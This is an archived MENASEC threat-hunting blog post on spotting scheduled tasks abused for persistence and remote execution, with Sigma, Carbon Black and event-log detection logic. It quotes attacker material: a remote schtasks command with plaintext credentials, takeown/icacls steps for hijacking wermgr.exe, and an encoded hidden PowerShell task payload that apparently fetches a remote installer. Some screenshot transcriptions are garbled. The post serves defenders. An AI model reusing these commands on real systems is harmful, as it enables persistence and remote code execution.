

We're continuing to fight for universal access to quality information—and you can help as we continue to make improvements. Will you chip in?

https://blog.menasec.net/2019/03/threat-hunting-25-scheduled-tasks-for.html

17 captures

19 Dec 2019 - 9 Apr 2023

DEC

APR

MAY

09

2023

2024

About this capture



MENA SEC

# Applied Security Research

Home About us

Saturday, 2 March 2019

## Threat Hunting #25 - Scheduled Tasks for Persistence and/or Remote Execution

The **Task Scheduler** enables you to automatically perform routine tasks on a chosen computer. The Task Scheduler does this by monitoring whatever criteria you choose to initiate the tasks (referred to as triggers) and then executing the tasks (Action) when the criteria is met (user logon, system startup, event log triggered, fixed execution time reached etc.).

Attackers (ab)uses Task Scheduler to guarantee persistence and/or remote execution. In this post we will be covering some of the suspicious scheduled tasks related behaviors that you can start hunting for:

### A) Scheduled Task running programs from suspicious locations or scripting utilities:


Tasks running scripts or programs from temp directories or insecure location (writable by any user) are a good indicator for initial (malware just landed) execution/persistence via scheduled tasks, includes but not limited to the following locations:

- c:\users\\*
- c:\programdata\\*
- c:\windows\temp\\*

For scripting utilities pay attention to tasks with action set to one of the following (inspect the arguments if they point to the above insecure commonly used paths):

- cscript.exe
- wscript.exe
- rundll32.exe
- regsvr32.exe
- wmic.exe
- cmd.exe
- mshta.exe
- powershell.exe

Example of similar malicious entry using powershell.exe and obfuscated arguments:




### B) Remote Task creation using ATSVCS named pipe or the deprecated AT.exe cmdlet:

Using At.exe command or directly interacting with the **ATSVCS** named API to create remote scheduled Job will leave several traces (Events 106, 4698, file write to c:\windows\tasks\At\*), but all of those indicators apply also to a local scheduled task, in this case we are more interested by the remote one.

Just as an example, we will be using crackmap (post exploitation toolkit, very powerful hacking tool) and opt for ATEXEC as a remote execution method (which interact with ATSVCS named pipe):


### Blog Archive

- ▶ 2022 (2)
- ▶ 2021 (3)
- ▶ 2020 (4)
- ▼ 2019 (39)
  - ▶ November (2)
  - ▶ July (1)
  - ▶ April (3)
  - ▼ March (7)
    - [Initial Access & execution] - Evidences for files...
    - An overview of Windows EventID 4648 - Logon with e...
    - Initial Access & Execution - Windows default trace...
    - Brute-forcing Password Protected Office Files - Fo...
    - How to hunt for processes starting from Run RunOnc...
    - Threat Hunting #26 - Remote Windows Service Creati...
    - Threat Hunting #25 - Scheduled Tasks for Persisten...
- ▶ February (26)



DEC 2022 APR 09 2023 MAY 2024 About this capture

This results in the following key indicator:



As you can see above, we can hunt for it using only **EventId 5145** and **ShareName: \\\*\IPC\$** and **RelativeTargetName** equal to **atsvc** named pipe, below a SIGMA rule example:

```
! win_atsvc_share_access.yml •
1 title: Remote Task Creation via ATSVc named pipe
2 description: Detects remote task creation via at.exe or API interacting with ATSVc namedpipe
3 tags:
4   - attack.lateral_movement
5   - attack.persistence
6   - attack.T1053
7 status: experimental
8 author: Samir Bousseaden
9 logsource:
10  product: windows
11  service: security
12  description: 'The advanced audit policy setting "Object Access > Audit Detailed File Share" must
13  detection:
14    selection:
15      EventID: 5145
16      ShareName: \\*\IPC$
17      RelativeTargetName: atsvc
18    condition: selection
19  falsepositives:
20    - pentesting
21  level: medium
```

And an example of a Splunk query:

DEC **APR** MAY  
2022 **2023** 2024

19 Dec 2019 - 9 Apr 2023

- 4698 - A Scheduled Task was created
- 4699 - A Scheduled Task was deleted

The image displays two side-by-side screenshots of the Windows Event Viewer, showing the 'Event Properties' window for two different events. Red boxes highlight specific fields in both screenshots.

**Left Screenshot (Event 4698):**

- Event Properties - Event 4698: Microsoft Windows security audit**
- General Tab:**
  - Event ID: 4698
  - Level: Information
  - User: N/A
  - OpCode: Info
  - More Information: [Event Log Online Help](#)
- Task Information Tab:**
  - Task Name: \psiphvuv
  - Task version: "1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mi/task/"
  - Task XML:
 

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mi/task/">
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2013-07-15T20:35:13.275794</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DayInterval>1</DayInterval>
        <ScheduleByDay>
          <CalendarTrigger>
            <Triggers>
              <Principals>
                <Principal id="LocalSystem">
                  <UserId>S-1-5-18</UserId>
                  <RunAs>HighestAvailable</RunAs>
                </Principal>
              </Principals>
            </Triggers>
          </CalendarTrigger>
        </ScheduleByDay>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>

```
- Log Name:** Security
- Source:** Microsoft Windows security
- Event ID:** 4698
- Level:** Information
- User:** N/A
- OpCode:** Info
- More Information:** [Event Log Online Help](#)

**Right Screenshot (Event 4699):**

- Event Properties - Event 4699: Microsoft Windows security audit**
- General Tab:**
  - Event ID: 4699
  - Level: Information
  - User: N/A
  - OpCode: Info
  - More Information: [Event Log Online Help](#)
- Task Information Tab:**
  - Task Name: \psiphvuv
  - Task version: "1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mi/task/"
  - Task XML:
 

```
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mi/task/">
  <Triggers>
    <CalendarTrigger>
      <StartBoundary>2013-07-15T20:35:13.275794</StartBoundary>
      <Enabled>true</Enabled>
      <ScheduleByDay>
        <DayInterval>1</DayInterval>
        <ScheduleByDay>
          <CalendarTrigger>
            <Triggers>
              <Principals>
                <Principal id="LocalSystem">
                  <UserId>S-1-5-18</UserId>
                  <RunAs>HighestAvailable</RunAs>
                </Principal>
              </Principals>
            </Triggers>
          </CalendarTrigger>
        </ScheduleByDay>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>

```
- Log Name:** Security
- Source:** Microsoft Windows security
- Event ID:** 4699
- Level:** Information
- User:** N/A
- OpCode:** Info
- More Information:** [Event Log Online Help](#)

- 4624 - An account was successfully logged on (with Logon Type =3 -> Network)
- 4698 - A scheduled task was created

The image displays two side-by-side screenshots of the Windows Event Viewer interface, showing event details for security auditing.

**Left Screenshot: Event Properties - Event 4698: Microsoft Windows security auditing.**

- General Tab:**
  - Source: Microsoft Windows security
  - Event ID: 4698
  - Level: Information
  - Keywords: Audit Success
  - Computer: PC01.examplecorp
  - Log Name: Security
  - Source: Microsoft Windows security
  - Event ID: 4698
  - Level: Information
  - Keywords: Audit Success
  - Computer: PC01.examplecorp
- Task Information:**
  - Task Name: \malicious
  - Task Content: <?xml version="1.0" encoding="UTF-16"><Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mnt/task"><RegistrationInfo><Date>2019-02-27T13:46:49</Date><Author>administrator</Author><RegistrationInfo><Triggers><CalendarTrigger><Repetition><Interval>PT10M</Interval><StartAtDurationEnd>false</StartAtDurationEnd></Repetition><StartBoundary>2019-02-27T13:46:00</StartBoundary><EndBoundary>2019-02-27T14:00:00</EndBoundary><Enabled>true</Enabled><ScheduleByDay>
- Log Name: Security**
- Source: Microsoft Windows security**
- Event ID: 4698**
- Task Category: Other Object Access Events**
- Keywords: Audit Success**
- Computer: PC01.examplecorp**
- Log Name: Security**
- Source: Microsoft Windows security**
- Event ID: 4698**
- Task Category: Other Object Access Events**
- Keywords: Audit Success**
- Computer: PC01.examplecorp**

**Right Screenshot: Event Properties - Event 4624: Microsoft Windows security auditing.**

- General Tab:**
  - Source: Microsoft Windows security
  - Event ID: 4624
  - Level: Information
  - Keywords: Audit Success
  - Computer: PC01.examplecorp
  - Log Name: Security
  - Source: Microsoft Windows security
  - Event ID: 4624
  - Level: Information
  - Keywords: Audit Success
  - Computer: PC01.examplecorp
- Logon Information:**
  - Logon ID: 0x0
  - Logon Type: 3
- New Logons:**
  - Security ID: 5-1-5-21-1587066498-1489273250-1035260531-1108
  - Account Name: admin01
  - Account Domain: EXAMPLE
  - Logon ID: 0x79E34
  - Logon GUID: {00000000-0000-0000-0000-000000000000}
- Process Information:**
  - Process ID: 0x0
  - Process Name: -
- Network Information:**
  - Workstation Name: WIN-7L1APHQ1R
  - Source Network Address: 10.0.2.15
  - Source Port: 49322
- Detailed Authentication Information:**
  - Logon Process: NtLmSsp
  - Authentication Package: NTLM
  - Transited Services: -
  - Package Name (NTLM only): NTLM V2
  - Key Length: 128
- Log Name: Security**
- Source: Microsoft Windows security**
- Event ID: 4624**
- Task Category: Logon**
- Keywords: Audit Success**
- Computer: PC01.examplecorp**
- Log Name: Security**
- Source: Microsoft Windows security**
- Event ID: 4624**
- Task Category: Logon**
- Keywords: Audit Success**
- Computer: PC01.examplecorp**

At the bottom of the left screenshot, a command prompt window shows the following command and output:

```
C:\>schtasks /Create /s 10.0.2.17 /u example\admin01 /p Password123 /ru system && schtasks /create /tn malicious /sc daily /tr c:\cmd.exe /c whoami && exit /b SUCCESS! The scheduled task 'malicious' has successfully been created.
```

Page 3 of 9

#### E) Modification of an existing Windows Default Scheduled Task:



From a malicious actor perspective, adding an extra action to an existing windows default scheduled task (as shown below) has the following advantages:

[17 captures](#)


19 Dec 2019 - 9 Apr 2023 New Scheduled Task Creation Event is triggered (EventIDs: 106 & 4698)

- Rogue task mixes with default windows task name and triggers (less suspicion)


Any (including the ones with Action set to custom handler) Windows default scheduled task that runs for example at any user logon and with status ready can be abused by adding an extra action:



And when checking with Autoruncs, this is what you will see:



The only relevant indicator we've observed is event 4702 "Task Updated" indicating the update of a Microsoft Windows Task and source account name is different than the local System account (which is abnormal):



For normal Windows default tasks updates 4702 you will see something like this:

17 captures  
19 Dec 2019 - 9 Apr 2023

Event Properties - Event 4702, Microsoft Windows security auditing.

General Details

Subject:  
Security ID: SYSTEM  
Account Name:  
Account Domain:  
Logon ID: 0x3E7

Task Information:  
Task Name: \Microsoft\Windows\GroupPolicy\{3E0A038B-D834-4930-9981-E89C9BFF83AA}  
Task New Content: <?xml version="1.0" encoding="UTF-16"?>  
<Task version="1.4" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">  
<RegistrationInfo>  
<Author>NLLT108334\$</Author>  
<URI>\Microsoft\Windows\GroupPolicy\{3E0A038B-D834-4930-9981-E89C9BFF83AA}</URI>  
<SecurityDescriptor>O:BAG:DAD:P(A;;GA;;;SY)</SecurityDescriptor>  
</RegistrationInfo>  
<Triggers>  
<TimeTrigger id="GP Periodic Timer Trigger">  
<Repetition>  
<Interval>PT1H40M</Interval>  
<StopAtDurationEnd>false</StopAtDurationEnd>  
</Repetition>  
<StartBoundary>2019-02-27T10:34:19+01:00</StartBoundary>  
</Triggers>  
</Task>  
</TaskNewContent>

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4702  
Level: Information  
Logged: 02-03-2019 0:48:39  
Task Category: Other Object Access Events  
Keywords: Audit Success

DEC 2022 APR 09 2023 MAY 2024 About this capture

#### F) Modification of the program run by a Windows Default Scheduled Task:

Files of interest for hijacking existing default windows 7 and 10 scheduled tasks (Action trigger is set to system startup or any user logon or every day at working hours):

- %SystemRoot%\System32\aitagent.exe
- %windir%\system32\compattel\DiagTrackRunner.exe
- %windir%\system32\CompatTelRunner.exe
- acproxy.dll
- %SystemRoot%\System32\wsqmcons.exe
- %windir%\system32\lpremove.exe
- srstr.dll,ExecuteScheduledSPPCreation
- %windir%\system32\wermgr.exe
- %systemroot%\System32\sdclt.exe
- %windir%\system32\appidcertstorecheck.exe
- %windir%\system32\AppHostRegistrationVerifier.exe
- "C:\Windows\System32\MicTray64.exe"
- %systemroot%\system32\usoclient.exe
- %SystemRoot%\System32\dsregcmd.exe
- %systemroot%\System32\sihclient.exe

Action set to Custom Handler and triggered at user logon or system startup :

- system32\dimjsjob.dll
- Racengn.dll
- HotstartUserAgent.dll
- MsCtfMonitor.dll
- PlaySndSrv.dll

Common third party tasks's programs that are of interest:

C:\Program Files (x86)\Common Files\Adobe\ARM\1.0\AdobeARM.exe  
C:\Program Files (x86)\Google\Update\GoogleUpdate.exe

Any modification to those files must be reviewed using Sysmon EID 11 (FileCreate - include them in your sysmonconfig) or EDR (filemod) or similar.

17 captures  
19 Dec 2019 - 9 Apr 2023

DEC 2022 APR 09 2023 MAY 2024 About this capture

Event Properties - Event 11, Sysmon

General Details

File created:  
RuleName:  
UtcTime: 2019-03-02 12:19:17.284  
ProcessGuid: {21de508d-6ef8-5c7a-0000-0010a1fa7124}  
ProcessId: 20528  
Image: C:\WINDOWS\system32\cmd.exe  
TargetFilename: C:\Windows\System32\wermgr.exe  
CreationUtcTime: 2019-03-02 12:19:17.284

Log Name: Microsoft-Windows-Sysmon/Operational

Source: Sysmon

Event ID: 11

Logged:

Task Category:

csrss.exe	0.07	1,200 K	4,012 K	372 Client Server Runtime Process	Microsoft Corporation
wininit.exe		892 K	3,388 K	420 Windows Start-Up Application	Microsoft Corporation
services.exe		3,904 K	7,556 K	516 Services and Controller app	Microsoft Corporation
svchost.exe		2,528 K	6,780 K	636 Host Process for Windows S...	Microsoft Corporation
VBService.exe	0.01	1,504 K	4,500 K	724 VirtualBox Guest Additions S...	Oracle Corporation
wermgr.exe		2,352 K	2,272 K	3156 Windows Command Processor	Microsoft Corporation
taskhost.exe		4,800 K	9,672 K	3248 Host Process for Windows T...	Microsoft Corporation
lsass.exe		2,944 K	9,084 K	524 Local Security Authority Proc...	Microsoft Corporation
lsam.exe		1,596 K	4,432 K	532 Local Session Manager Serv...	Microsoft Corporation
csrss.exe	0.08	1,188 K	4,928 K	428 Client Server Runtime Process	Microsoft Corporation

Example of CarbonBlack Query:

filemod:aitagent.exe or filemod:DiagTrackRunner.exe or filemod:CompatTelRunner.exe or filemod:acproxy.dll or filemod:wsqmcons.exe or filemod:lpremove.exe or filemod:srrstr.dll or filemod:wermgr.exe or filemod:sdclt.exe or filemod:appidcertstorecheck.exe or filemod:AppHostRegistrationVerifier.exe or filemod:MicTray64.exe or filemod:usoclient.exe or filemod:dsregcmd.exe or filemod:sihclient.exe or filemod:dimsjob.dll or filemod:Lracengn.dll or filemod:HotstartUserAgent.dll or filemod:MsCtfMonitor.dll or filemod:PlaySndSrv.dll or filemod:AdobeARM.exe or filemod:GoogleUpdate.exe

**N.B.** changing files in protected system directories will require from the attacker to change file owner and then grant himself or a group Full access rights, windows builtin utilities to do that are **takeown.exe** and **icacls.exe** (include them in your watchlist, may come renamed, use IMPHASH in your sysmon configuration or File description or Hashes).

Administrator: Command Prompt

```
C:\WINDOWS\system32>takeown /f wermgr.exe

SUCCESS: The file (or folder): "C:\WINDOWS\system32\wermgr.exe" now owned by user

C:\WINDOWS\system32>icacls wermgr.exe /grant administrators:F
processed file: wermgr.exe
Successfully processed 1 files; Failed processing 0 files
```

G) Scheduled Task set to run only once (weird):

Example of only once scheduled tasks can be seen below:



Autoupdate Properties (Local Computer)

General Triggers Actions Conditions Settings History

When you create a task, you can specify the conditions that will trigger the task.

Trigger	Details	Status
One time	At 2:36 on 15-02-2019 Trigger expires at 15-02-2019 3:09:18.	Enabled

17 captures  
19 Dec 2019 - 9 Apr 2023

DEC 2022 APR 09 2023 MAY 2024 About this capture

XML config of the same:

```
Administrator: Command Prompt
c:\>schtasks /query /xml /tn "autoupdate"
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
  <RegistrationInfo>
    <Author>Microsoft Corp</Author>
    <Description>Start update process at a certain time</Description>
    <URI>\autoupdate</URI>
  </RegistrationInfo>
  <Principals>
    <Principal id="Author">
      <UserId>S-1-5-21-69083081-917395282-1404200075-259099</UserId>
      <LogonType>InteractiveToken</LogonType>
    </Principal>
  </Principals>
  <Settings>
    <DisallowStartIfOnBatteries>true</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <Enabled>false</Enabled>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <StartWhenAvailable>true</StartWhenAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
  </Settings>
  <Triggers>
    <TimeTrigger id="TimeTriggerId8">
      <StartBoundary>2019-02-15T02:36:59</StartBoundary>
      <EndBoundary>2019-02-15T03:09:18</EndBoundary>
      <ExecutionTimeLimit>PT5M</ExecutionTimeLimit>
    </TimeTrigger>
  </Triggers>
  <Actions Context="Author">
    <Exec>
      <Command>powershell.exe</Command>
      <Arguments>-noprofile -w hidden -enc JgAgACIAbQBzAGkAZQ84AGUAYWwAIACAAdQ8yAGwAMQA0AGcAbQ8hAGkAbAAgAHUAcgBcADIAPQ8j
AG8AbQA8ACAAALwBxACAALwBpACAAaAB8AHQAcAA6ACBALwBpAGQABwBmAGYAaQ8jAGUAMwA2ADUALgBjAG8ABQAvAGHAYQ8tAHMAdgBjAA==</Arguments>
    </Exec>
  </Actions>
</Task>
```

#### Detection Logic:

if event.id=4698 and event.payload regxp-matches "(?i).\*TimeTrigger.+EndBoundary.\*" -> Alert ("One Time Exec Scheduled Task Detected")

Posted by MENASEC at 14:07



Labels: persistence, remote execution, task scheduler

No comments:

Post a Comment



SIGN IN WITH GOOGLE

19 Dec 2019 - 9 Apr 2023

Simple theme. Powered by **Blogger**.